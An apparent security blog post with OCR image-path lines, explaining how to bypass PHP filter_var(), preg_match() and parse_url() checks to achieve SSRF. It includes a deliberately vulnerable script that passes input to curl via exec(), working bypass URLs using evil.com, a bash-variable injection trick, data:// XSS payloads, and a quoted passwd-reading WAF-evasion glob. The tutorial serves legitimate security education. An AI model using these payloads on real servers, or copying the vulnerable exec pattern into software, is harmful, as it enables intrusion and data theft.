
theMiddle Follow
Security Researcher
Feb 28 · 7 min read



PHP SSRF Techniques

How to bypass filter_var(), preg_match() and parse_url()

A few days ago I've read two awesome papers: the first one, published on blackhat.com, "*A New Era of SSRF* " that talks about SSRF on different programming languages, and the second one is a beautiful paper by Positive Technology named "*PHP Wrapper*" on how to use PHP wrapper in order to bypass filters and input sanitization in many different ways (you can find both linked below).

In this article, I want to go deep on a few SSRF techniques that you can use against a PHP script that use filters like `filter_var()` or `preg_match()` and get HTTP contents using `curl` or `file` or `file_get_contents()` .

a typical SSRF attack to a claw machine

According to OWASP:

> *In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or a*

modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

PHP vulnerable code

All my tests are done using PHP 7.0.25 (maybe when you'll read this post it'll be outdated, but all described techniques should work anyway):

PHP version used

Following, the PHP script that I'll use for tests:

```php
<?php

   echo "Argument: ".$argv[1]."\n";

   // check if argument is a valid URL
   if(filter_var($argv[1], FILTER_VALIDATE_URL)) {

      // parse URL
      $r = parse_url($argv[1]);
      print_r($r);

      // check if host ends with google.com
      if(preg_match('/google\.com$/', $r['host'])) {

         // get page from URL
         exec('curl -v -s "'.$r['host'].'"', $a);
         print_r($a);
      } else {
         echo "Error: Host not allowed";
      }
   } else {
      echo "Error: Invalid URL";
   }

?>
```


As you can see, the script gets an URL from the first argument (it could be $_GET or $_POST in a web application) then it checks the URL with the `filter_var()` function in order to validate the URL format. If it's ok, it parses the URL with `parse_url()` and it checks if the request hostname ends with `google.com` with a regular expression using `preg_match()`.

If all it's ok, the script make an HTTP request in order to get the target web page using `curl`, and `print_r()` in order to show the response body.

Expected behaviour

This PHP script should accept requests for google.com hostname only, and reject all other targets. Let's give it a try:

```
http://google.com
```



Trying to request google.com page

```
http://evil.com
```

Try to request evil.com page

Until here, all sounds good. The first request to google.com has been accepted and the second one to evil.com has been refused. Security level: 1337+ :)

Bypass URL Validation and Regular Expression

As you can see in my ugly PHP code, the regular expression check if the request hostname ends with `google.com`. This could seem hard to elude but if you know well the URI RFC syntax, you should know that semicolon and comma could be your secret weapon in order to exploit a SSRF on the remote target.

Many URL schemes reserve certain characters for a special meaning: their appearance in the scheme-specific part of the URL has a designated semantics. If the character corresponding to an octet is reserved in a scheme, the octet must be encoded. The characters ";", "/", "?", ":", "@", "=" and "&" may be reserved for special meaning within a scheme. No other characters may be reserved within a scheme.

Aside from dot-segments in hierarchical paths, a path segment is considered opaque by the generic syntax. URI producing applications often use the reserved characters allowed in a segment to delimit scheme-specific or dereference-handler-specific subcomponents. For example, **the semicolon** (";") and **equals** ("=") reserved characters **are often used to delimit parameters and parameter values** applicable to that segment. **The comma** (",") reserved character **is often used for similar purposes.**

For example, one URI producer might use a segment such as `name;v=1.1` to indicate a reference to version 1.1 of "name", whereas another might use a segment such as "name,1.1" to indicate the same. Parameter types may be defined by scheme-specific semantics, but in most cases the syntax of a parameter is specific to the implementation of the URI's dereferencing algorithm.


If used on hostname, for example `evil.com;google.com` it could being parsed by curl or wget like `hostname: evil.com` and `querystring: google.com`. Let's try:

```
http://evil.com;google.com
```

Try to bypass filters using ;google.com

The `filter_var()` function could parse many types of URL schema. As you can see, `filter_var()` refuse to validate my requested URL with semicolon on hostname and “HTTP” as schema. But, what if I change the schema from http:// to something else?


```
0://evil.com;google.com
```




filter bypassed using 0 as schema instead http

Yeah! ok: both `filter_var()` and `preg_match()` bypassed, but curl can't get evil.com page yet… Why? Let's try to use a syntax that don't let `;google.com` be parsed as a part of the hostname, for example by specifying the destination port:

```
0://evil.com:80;google.com:80/
```






SSRF making curl to request evil.com instead google.com

Bingo! As you can see, curl try to get `evil.com` now! The same behavior occurs using a comma `,` instead a semicolon `;` :

```
0://evil.com:80,google.com:80/
```



Same SSRF using comma instead semicolon

Elude URL Parsing function and SSRF

`parse_url()` is a PHP function that parses a URL and returns an associative array containing any of the various components of the URL that are present. **This function is not meant to validate the given URL**, it only breaks it up into the above listed parts. Partial URLs are also accepted, `parse_url()` tries its best to parse them correctly.

One of my favorite techniques in order to bypass regular expression in a scenario like this is to convert a part of the string into a variable. This work when the result is evaluated by Bash. For example:

```
0://evil$google.com
```

Using a "variable Bash syntax" in order to bypass filters and exploit SSRF

With this technique I've make bash to parse `$google` as an empty variable and curl to request `evil<empty>.com`. Cool, isn't it? :)

This happens just into the curl syntax. In fact, as shown in the screenshot above, the hostname parsed by `parse_url()` is still `evil$google.com`. The **$google** variable is not being interpreted yet. Only when with `exec()` function the script uses `$r['host']` to make a curl HTTP request, Bash converts it to an empty variable.

Obviously, this work just in case the PHP script uses `exec()` or `system()` function to call a system command like `curl`, `wget` or something like it.


Wrapper data:// and XSS for the win

Another example PHP code using `file_get_contents()` instead calling `curl` from `system()` or `exec()`:

```
<?php

   echo "Argument: ".$argv[1]."\n";

   // check if argument is a valid URL
   if(filter_var($argv[1], FILTER_VALIDATE_URL)) {

      // parse URL
      $r = parse_url($argv[1]);
      print_r($r);

      // check if host ends with google.com
      if(preg_match('/google\.com$/', $r['host'])) {

         // get page from URL
         $a = file_get_contents($argv[1]);
         echo($a);
      } else {
         echo "Error: Host not allowed";
      }
   } else {
        echo "Error: Invalid URL";
    }

?>
```

As you can see `file_get_contents()` uses the raw argument variable after validating it with the same technique described before. Let’s try to modify the response body by injecting some text like “**I Love PHP**”:


```
data://text/plain;base64,SSBsb3ZlIFBIUAo=google.com
```



Trying to control the response body

Not allowed :(`parse_url()` set **text** as request host, and it correctly reject it for “*not allowed host*”. Don’t despair! There’s a thing that we can do, we can try to “inject” something into the mime-type part of the URI… because, in this case, PHP doesn’t care about mime-type… who cares?

```
data://google.com/plain;base64,SSBsb3ZlIFBIUAo=
```



Injected ”I love PHP” into the response body

From here to XSS is a piece of cake…

```
data://text.google.com/plain;base64,<...b64...>
```

Easy XSS using the technique described above

That’s all folks, so long and thanks for all the fish!

Contacts

Twitter (en): https://twitter.com/Menin_TheMiddle
GitHub (en): https://github.com/theMiddleBlue
LinkedIn (en/it): https://www.linkedin.com/in/andreamenin/
Rev3rse Security (it): https://www.youtube.com/rev3rsesecurity

Links

Positive Technologies: “PHP Wrappers” http://bit.ly/2lXk1e8
Orange Tsai: “A new era of SSRF” http://ubm.io/2FdUu9F

We want more, we want more…

Web Application Firewall (WAF) Evasion Techniques

I can read your passwd file with: "/???/??t /???/??ss??". Having fun with Sucuri WAF, ModSecurity, Paranoia Level and…

medium.com

Web Application Firewall (WAF) Evasion Techniques #2

String concatenation in a Remote Command Execution payload makes you able to bypass firewall rules (Sucuri…

medium.com

Detecting human users: Is there a way to block enumeration, fuzz or

web scan?

No, you won’t be able to totally block them, but you would be surprised how stupid some bots are! Nginx + Lua FTW.

medium.com

PHP Penetration Testing Hacking Owasp Infosec

Like what you read? Give theMiddle a round of applause.

From a quick cheer to a standing ovation, clap to show how much you enjoyed this story.

456

5

theMiddle

Security Researcher

Follow

secjuice™

secjuice™ is your daily shot of opinion, analysis & insight from some of the sharpest wits in cybersecurity, information security, network security and OSINT.

Follow

Responses

Write a response…

Show all responses